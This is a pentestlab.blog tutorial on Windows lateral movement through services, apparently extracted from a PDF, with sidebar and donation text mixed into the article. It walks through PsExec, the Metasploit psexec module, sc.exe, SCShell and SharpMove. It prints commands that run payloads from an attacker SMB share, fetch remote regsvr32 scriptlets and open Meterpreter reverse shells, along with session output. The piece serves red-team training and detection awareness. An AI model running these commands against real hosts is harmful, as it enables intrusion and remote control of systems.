

PENETRATION TESTING LAB

OFFENSIVE TECHNIQUES & METHODOLOGIES



TAG: SHARPMOVE

JULY 21, 2020

Lateral Movement – Services

Services with elevated privileges typically were used in the past as method of privilege escalation or persistence. However a service could be utilized for lateral movement since local administrators have permissions to create/restart a service and modify the binary path. PsExec was the first implementation of lateral movement by using services since it is a


Support pentestlab.blog

Pentestlab.blog has a long term history in the offensive security space by delivering content for over a decade. Articles discussed in pentestlab.blog have been used by cyber security professionals and red teamers for their day to day job and by students and lecturers in academia. If you have benefit by the content all these

trusted Microsoft utility that can push an arbitrary file and register a service that will execute this file on a target host allowing a threat actor to establish access.

The following command will create an SMB server that will host an arbitrary payload.

```
impacket-smbserver pentestlab /msbuild -smb2support
```



SMB Server

Running PsExec will authenticate with the local administrator credentials on the target host and will execute the payload “*pentestlab.exe*” from the UNC path. As a result a Meterpreter session will open.

```
PsExec64.exe \\PC1 -u pentestlab -p Password123 cmd.exe /c \\10.0.0.21\pentestlab\pentestlab.exe
```

years and you would like to support us on the maintenance costs please consider a donation.

One-Time	Monthly
<p>Make a one-time donation</p> <p>Choose an amount</p> <div><p>£5.00</p><p>£15.00</p><p>£100.00</p></div> <p>Or enter a custom amount</p> <div><p>£ 30.00</p></div> <hr/> <p>Your contribution is appreciated.</p>	

```
\\PC1: cmd.exe /c \\10.0.0.21\pentestlab\pentestlab.exe
C:\tmp>PsExec64.exe \\PC1 -u pentestlab -p Password123 cmd.exe /c \\10.0.0.21\pentestlab\pentestlab.exe
PsExec v2.2 - Executes processes remotely
Copyright (C) 2001-2016 Mark Russinovich
sysinternals - www.sysinternals.com
```

Lateral Movement – PsExec

```
= [ metasploit v5.0.87-dev ]
+ -- [ 2006 exploits - 1096 auxiliary - 343 post ]
+ -- [ 566 payloads - 45 encoders - 10 nops ]
+ -- [ 7 evasion ]

Metasploit tip: Use help <command> to learn more about any command

msf5 exploit(multi/handler) >
[*] Sending stage (201283 bytes) to 10.0.0.11
[*] Meterpreter session 33 opened (10.0.0.21:4444 → 10.0.0.11:49741) at 2020-07-19 15:42:57 +0100

msf5 exploit(multi/handler) > sessions -i 33
[*] Starting interaction with 33...

meterpreter > getuid
Server username: PC1\pentestlab
```

Meterpreter via PsExec

Metasploit Framework has a module which can perform via SMB lateral movement similar to PsExec. The module requires either the administrator password in plain-text or the administrator hash.

```
use exploit/windows/smb/psexec
set payload windows/x64/meterpreter/reverse_tcp
set LPORT <Local Port>
set LHOST <Local IP>
set SMBUSER <local admin username>
set SMBPASS <local admin password>
exploit
```

DONATE

FOLLOW PENTEST LAB

Enter your email address to follow this blog and receive notifications of new articles by email.

Email Address

FOLLOW

Join 2,312 other subscribers

Supported by



VISIT MALDEV ACADEMY

SEARCH TOPIC

Enter keyword here



RECENT POSTS

```
[
+ --=[ metasploit v5.0.87-dev
+ --=[ 2006 exploits - 1096 auxiliary - 343 post
+ --=[ 566 payloads - 45 encoders - 10 nops
+ --=[ 7 evasion
]

Metasploit tip: View advanced module options with advanced

msf5 exploit(multi/handler) > use exploit/windows/smb/psexec
msf5 exploit(windows/smb/psexec) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf5 exploit(windows/smb/psexec) > set LPORT 4444
LPORT => 4444
msf5 exploit(windows/smb/psexec) > set LHOST 10.0.0.21
LHOST => 10.0.0.21
msf5 exploit(windows/smb/psexec) > set SMBUSER pentestlab
SMBUSER => pentestlab
msf5 exploit(windows/smb/psexec) > set SMBPASS Password123
SMBPASS => Password123
msf5 exploit(windows/smb/psexec) > exploit
```

Metasploit – PsExec Module

A PowerShell based payload will be executed on the target and a new session will be established.


```
msf5 exploit(windows/smb/psexec) > exploit

[*] Started reverse TCP handler on 10.0.0.21:4444
[*] 10.0.0.11:445 - Connecting to the server ...
[*] 10.0.0.11:445 - Authenticating to 10.0.0.11:445 as user 'pentestlab' ...
[*] 10.0.0.11:445 - Selecting PowerShell target
[*] 10.0.0.11:445 - Executing the payload ...
[*] 10.0.0.11:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (201283 bytes) to 10.0.0.11
[*] Meterpreter session 4 opened (10.0.0.21:4444 -> 10.0.0.11:49727) at 2020-07-17 23:51:23 +0100

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Metasploit – PsExec Meterpreter

However, both approaches are very noisy and even though could be used during penetration testing engagements in red teaming scenarios should be avoided. Usage of a PsExec for lateral movement is highly detectable since a new service will be created on the system and a mature Security Operation Center (SOC) should have already alerts in place.



PsExec – Service

Web Browser Stored Credentials

Persistence – DLL Proxy Loading

Persistence – Explorer

Persistence – Visual Studio

Code Extensions

AS-REP Roasting

CATEGORIES

Coding (10)

Exploitation Techniques (19)

External Submissions (3)

General Lab Notes (22)

Information Gathering (12)

Infrastructure (2)

Maintaining Access (4)

Mobile Pentesting (7)

Network Mapping (1)

Post Exploitation (13)

Red Team (132)

Credential Access (5)

Service Control (SC.exe) is a Microsoft utility which can be used by Administrators to create, modify, delete, start and stop a service in windows environments. In contrast with PsExec which needs to be dropped to disk this utility is part of Windows and could be abused directly to create a new service that will execute a fileless payload.

```
sc \\PC1 create pentestlab binpath=
"C:\Windows\System32\regsvr32.exe /s /n /u
/i:http://10.0.0.21:8080/pentestlab.sct
scrobj.dll"
sc \\PC1 start pentestlab
```

Lateral Movement – SC

Meterpreter – SC

A new method of lateral movement using services has been implemented by

- Defense Evasion (22)
- Domain Escalation (6)
- Domain Persistence (4)
- Initial Access (1)
- Lateral Movement (3)
- Man-in-the-middle (1)
- Persistence (39)
- Privilege Escalation (17)
- Reviews (1)
- Social Engineering (11)
- Tools (7)
- VoIP (4)
- Web Application (14)
- Wireless (2)

October 2024

M	T	W	T	F	S	S
	1	2	3	4	5	6
7	8	9	10	11	12	13
14	15	16	17	18	19	20

Mr.Un1k0d3r in his tool **SCShell**. The .NET version uses the “*OpenSCManager*” API which uses remote procedure calls according to Microsoft **documentation**, it doesn’t create a new service as it relies on the modification of the binary path of an existing service and it can be used with a fileless payload by using the regsvr32 method.

```
[DllImport("advapi32.dll", EntryPoint = "OpenSCManagerW", SetLastError = true)]
public static extern IntPtr OpenSCManager(
    string lpMachineName,
    string lpDatabaseName,
    uint dwDesiredAccess);
```

This introduces to lateral movement via services a new stealthier approach more opsec safe compared to the existing techniques described above.

```
SCShell.exe 10.0.0.11 XblAuthManager
"C:\windows\system32\cmd.exe /c
C:\windows\system32\regsvr32.exe /s /n /u
/i:http://10.0.0.21:8080/pentestlab.sct scrobj.dll" . pentestlab
Password123
```

Lateral Movement – SCShell

21	22	23	24	25	26	27
28	29	30	31			

« Aug

PEN TEST LAB STATS

7,614,536 hits

FACEBOOK PAGE

Facebook Page

. . .

Lateral Movement – SCShell Meterpreter

The python implementation of the “**SCShell**” uses “*DCERPC*” for authentication instead of SMB and can be executed from a non-domain joined systems.

```
def run(
    self,
    remoteName,
    remoteHost,
    serviceName,
    noCmd,
):
    exitCli = False
    stringBinding = epm.hept_map(remoteName)
    rpctransport = transport.DCERPCTransportFactory(
        logging.debug('binding to %s' % stringBinding)
    )
    rpctransport.set_credentials(
```

```
python3 scshell.py
pentestlaboratories/pentestlab@10.0.0.11 -hashes
aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3b
f058a5ea0e8fdb71
C:\windows\system32\cmd.exe /c
C:\windows\system32\regsvr32.exe /s /n /u
/i:http://10.0.0.21:8080/pentestlab.sct
scrobj.dll
```

Lateral Movement – SCSHELL Python

An alternative option would be to use WMI for authentication to a target host in order to modify an existing service which is implemented in **SharpMove**.

```
static ManagementScope WMIShell(string host)
{
    string wmiNamespace = "root\\CIMv2";
    ConnectionOptions options = new ConnectionOptions();
    Console.WriteLine("\r\n Host: " + host);
    if (!String.IsNullOrEmpty(username))
    {
        Console.WriteLine("[+] User credentials: " + username);
        options.Username = username;
        options.Password = password;
    }
}
```

The following command will execute an arbitrary payload from a UNC path on the target host by modifying an existing service similarly to “SCShell” tool.

```
SharpMove.exe action=modsvc computername=PC1
command="cmd.exe /c
\\10.0.0.21\pentestlab\pentestlab.exe" amsi=true
```




```
servicename=pentestlab username=pentestlab  
password=Password123
```

Lateral Movement – SharpMove

Lateral Movement – SharpMove Meterpreter

Overall the lateral movement via services has been transitioned from SMB protocol to RPC and WMI. Modern tooling attempts to modify the binary path of valid services and execute fileless payloads to move laterally enabling red teams to continue use this technique in their engagements and to create the awareness to SOC teams about monitoring remote procedure calls on the network to identify such attacks.

YouTube



- <https://attack.mitre.org/techniques/T1021/002/>
- <https://github.com/0xthirteen/SharpMove>
- <https://github.com/Mr-Un1k0d3r/SCShell>